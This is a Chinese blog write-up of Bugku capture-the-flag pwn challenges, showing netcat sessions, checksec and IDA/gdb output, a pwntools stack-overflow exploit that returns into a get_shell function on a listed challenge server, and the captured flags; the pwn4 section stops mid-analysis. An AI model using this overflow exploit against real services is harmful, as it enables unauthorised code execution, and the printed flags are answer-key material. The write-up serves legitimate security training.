pwn刷题writeup（后续更新）

原创

「已注销」 于 2019-08-12 14:04:02 发布 998 收藏 5

分类专栏： bugku pwn writeup 文章标签： pwn bugku

bugku 同时被 2 个专栏收录

6 篇文章 0 订阅


订阅专栏

pwn writeup

1 篇文章 0 订阅


订阅专栏

bugku的pwn1：




nc 114.116.54.89 10001

```
这道题没啥说的，

直接在linu下执行语句：nc 114.116.54.89 10001，

再 ls  命令展示当下目录，

然后 cat flag 读取目标文件，
一般来说是flag这个文件有flag，但是也不排除其它的地方有flag。
```



```
giantbranch@ubuntu:~$ nc 114.116.54.89 10001
ls
bin
dev
flag
helloworld
lib
lib32
lib64
cat flag
flag{6979d853add353c9}
```

Bugku的pwn2：




Challenge　380 Solves

pwn2

200

nc 114.116.54.89 10003


第一步先nc上去程序，然后观看程序的作用。



```
giantbranch@ubuntu:~/text/bin/over$ nc 114.116.54.89 10003
say something?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
oh,that's so boring!
giantbranch@ubuntu:~/text/bin/over$ nc 114.116.54.89 10003
say something?
cat flag
oh,that's so boring!
giantbranch@ubuntu:~/text/bin/over$ nc 114.116.54.89 10003
say something?
ls
```


```
oh,that's so boring!
giantbranch@ubuntu:~/text/bin/over$ 
```

传文件进入linux，再然后file pwn2，checksec pwn2：




```
giantbranch@ubuntu: ~/text/bin/over
giantbranch@ubuntu:~/text/bin/over$ file pwn2
pwn2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=f34393d54019d46d0644bc8
41469bc31e9d9c370, not stripped
giantbranch@ubuntu:~/text/bin/over$ checksec pwn2
[*] '/home/giantbranch/text/bin/over/pwn2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
giantbranch@ubuntu:~/text/bin/over$ 
```

然后64位的ida打开程序，然后f12查看关键字，再f5反编译，找到system函数：




```
.rodata:0000000000400800                         public _IO_stdin_used
.rodata:0000000000400800 _IO_stdin_used          db    1
.rodata:0000000000400801                         db    0
.rodata:0000000000400802                         db    2
.rodata:0000000000400803                         db    0
.rodata:0000000000400804 ; char s[]
.rodata:0000000000400804 s                       db 'say something?',0    ; DATA XREF: main+5A↑o
.rodata:0000000000400813 ; char aOhThatSSoBorin[]
.rodata:0000000000400813 aOhThatSSoBorin db 'oh,that',27h,'s so boring!',0
.rodata:0000000000400813                                                  ; DATA XREF: main+7A↑o
.rodata:0000000000400828 ; char aTqlTqlTqlTqlTq[]
.rodata:0000000000400828 aTqlTqlTqlTqlTq db 'tql~tql~tql~tql~tql~tql~tql',0
.rodata:0000000000400828                                                  ; DATA XREF: get_shell_+4↑o
.rodata:0000000000400844 ; char aThisIsYourFlag[]
.rodata:0000000000400844 aThisIsYourFlag db 'this is your flag!',0
.rodata:0000000000400844                                                  ; DATA XREF: get_shell_+E↑o
.rodata:0000000000400857 ; char command[]
.rodata:0000000000400857 command                 db 'cat flag',0          ; DATA XREF: get_shell_+18↑o
.rodata:0000000000400857 _rodata                 ends
.rodata:0000000000400857
.eh_frame_hdr:0000000000400860 ; ===========================================================================
.eh_frame_hdr:0000000000400860
.eh_frame_hdr:0000000000400860 ; Segment type: Pure data
.eh_frame_hdr:0000000000400860 ; Segment permissions: Read
.eh_frame_hdr:0000000000400860 _eh_frame_hdr   segment dword public 'CONST' use64
```

开始gdb ./pwn2 程序，运行完后，找到getshell函数的位置：



```
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction o
)
[------------------------------------code-----------------------------------
   0x400745 <main+127>: call   0x400560 <puts@plt>
   0x40074a <main+132>: mov    eax,0x0
   0x40074f <main+137>: leave
=> 0x400750 <main+138>: ret
   0x400751 <get_shell_>:       push   rbp
   0x400752 <get_shell_+1>:     mov    rbp,rsp
   0x400755 <get_shell_+4>:     mov    edi,0x400828
   0x40075a <get_shell_+9>:     call   0x400560 <puts@plt>
[------------------------------------stack----------------------------------
0000| 0x7fffffffde48 ("oaaapaaaqaaaraa"...)
0008| 0x7fffffffde50 ("qaaaraaasaaataa"...)
```

get_shell函数的地址为 0x400751，先cyclic 100 个随机的字符
然后根据溢出报的错，发现了字符串是48+8个=56个，到的ret




```
giantbranch@ubuntu: ~/text/bin/over
R12  0x4005d0 (_start) ◂— xor    ebp, ebp
R13  0x7fffffffdf20 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x6161616e6161616d ('maaanaaa')
RSP  0x7fffffffde48 ◂— 0x616161706161616f ('oaaapaaa')
RIP  0x400750 (main+138) ◂— ret
─────────────────────────[ DISASM ]─────────────────────────
 ► 0x400750 <main+138>    ret    <0x616161706161616f>
```

https://blog.csdn.net/weixin_43342135

然后编写脚本：

```
from pwn import *
p = remote('114.116.54.89',10003)

length = 56
payload = 'a'*length + p64(0x400751)
p.sendline(payload)
p.interactive()
```

然后运行脚本，得到flag：




```
giantbranch@ubuntu: ~/text/bin/over
giantbranch@ubuntu:~/text/bin/over$ python 1.py
[+] Opening connection to 114.116.54.89 on port 10003: Done
[*] Switching to interactive mode
say something?
oh,that's so boring!
tql~tql~tql~tql~tql~tql~tql
this is your flag!
flag{n0w_y0u_kn0w_the_Stack0verfl0w}[*] Got EOF while reading in interactive
$ 
```

https://blog.csdn.net/weixin_43342135

bugku的pwn4:


```
1.首先和上面的第一步一样，先运行程序，记录下程序的功能：
```



```
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
runpwndbg: loaded 175 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./pwn4...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/giantbranch/text/bin/over/pwn4
Come on,try to pwn me
system("/bin/sh")
So~sad,you are fail
[Inferior 1 (process 5706) exited normally]
Warning: not running or target is remote
gdb-peda$ run
Starting program: /home/giantbranch/text/bin/over/pwn4
Come on,try to pwn me
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa
So~sad,you are fail

Program received signal SIGSEGV, Segmentation fault.
```


然后file文件，发现文件是64位的，然后再checksec 文件，查找保护壳，发现没有保护。直接64ida打开，f5之后发现了read函数，说明了有溢出的可能。然后f12进行字符串的查找，

```
经过一番查找和尝试，萌新表示还是不太懂，于是寻找大佬的博客，才知道：
$0的用途 (这里一脸懵逼)，结合之前找到的system()命令，还有binsh。
就可以开始准备写脚本。
```



```
.text:000000000040072A                 lea     rax, [rbp+s]
.text:000000000040072E                 mov     edx, 30h        ; nbytes
.text:0000000000400733                 mov     rsi, rax        ; buf
.text:0000000000400736                 mov     edi, 0          ; fd
.text:000000000040073B                 call    _read
.text:0000000000400740                 mov     edi, offset aSoSadYouAreFai ; "So~sad,you are fail"
.text:0000000000400745                 call    _puts
.text:000000000040074A                 mov     eax, 0
.text:000000000040074F                 leave
.text:0000000000400750                 retn
.text:0000000000400750 ; } // starts at 4006C6
.text:0000000000400750 main            endp
.text:0000000000400750
.text:0000000000400751
.text:0000000000400751 ; =============== S U B R O U T I N E =======================================
.text:0000000000400751
.text:0000000000400751 ; Attributes: bp-based frame
.text:0000000000400751
.text:0000000000400751 sub_400751      proc near
.text:0000000000400751 ; __unwind {
.text:0000000000400751                 push    rbp
.text:0000000000400752                 mov     rbp, rsp
.text:0000000000400755                 mov     edi, offset command ; "ok~you find me,but you can't get my she"...
.text:000000000040075A                 call    _system
.text:000000000040075F                 nop
.text:0000000000400760                 pop     rbp
.text:0000000000400761                 retn
.text:0000000000400761 ; } // starts at 400751
.text:0000000000400761 sub_400751      endp
.text:0000000000400761
.text:0000000000400761 ; ---------------------------------------------------------------------------
.text:0000000000400762                 align 10h
.text:0000000000400770
00000752 0000000000400752: sub_400751+1
```

这里得到system的地址：0x000000000040075A



```
.data:0000000000601060                  assume cs:_data
.data:0000000000601060                  ;org 601060h
.data:0000000000601060                  align 40h
.data:0000000000601080 a87asdhf893hfRy db '87asdhf893HF*ry0395$sd)F',0
.data:0000000000601099 aYSf            db 'Y)*SF)',0
.data:00000000006010A0                  align 80h
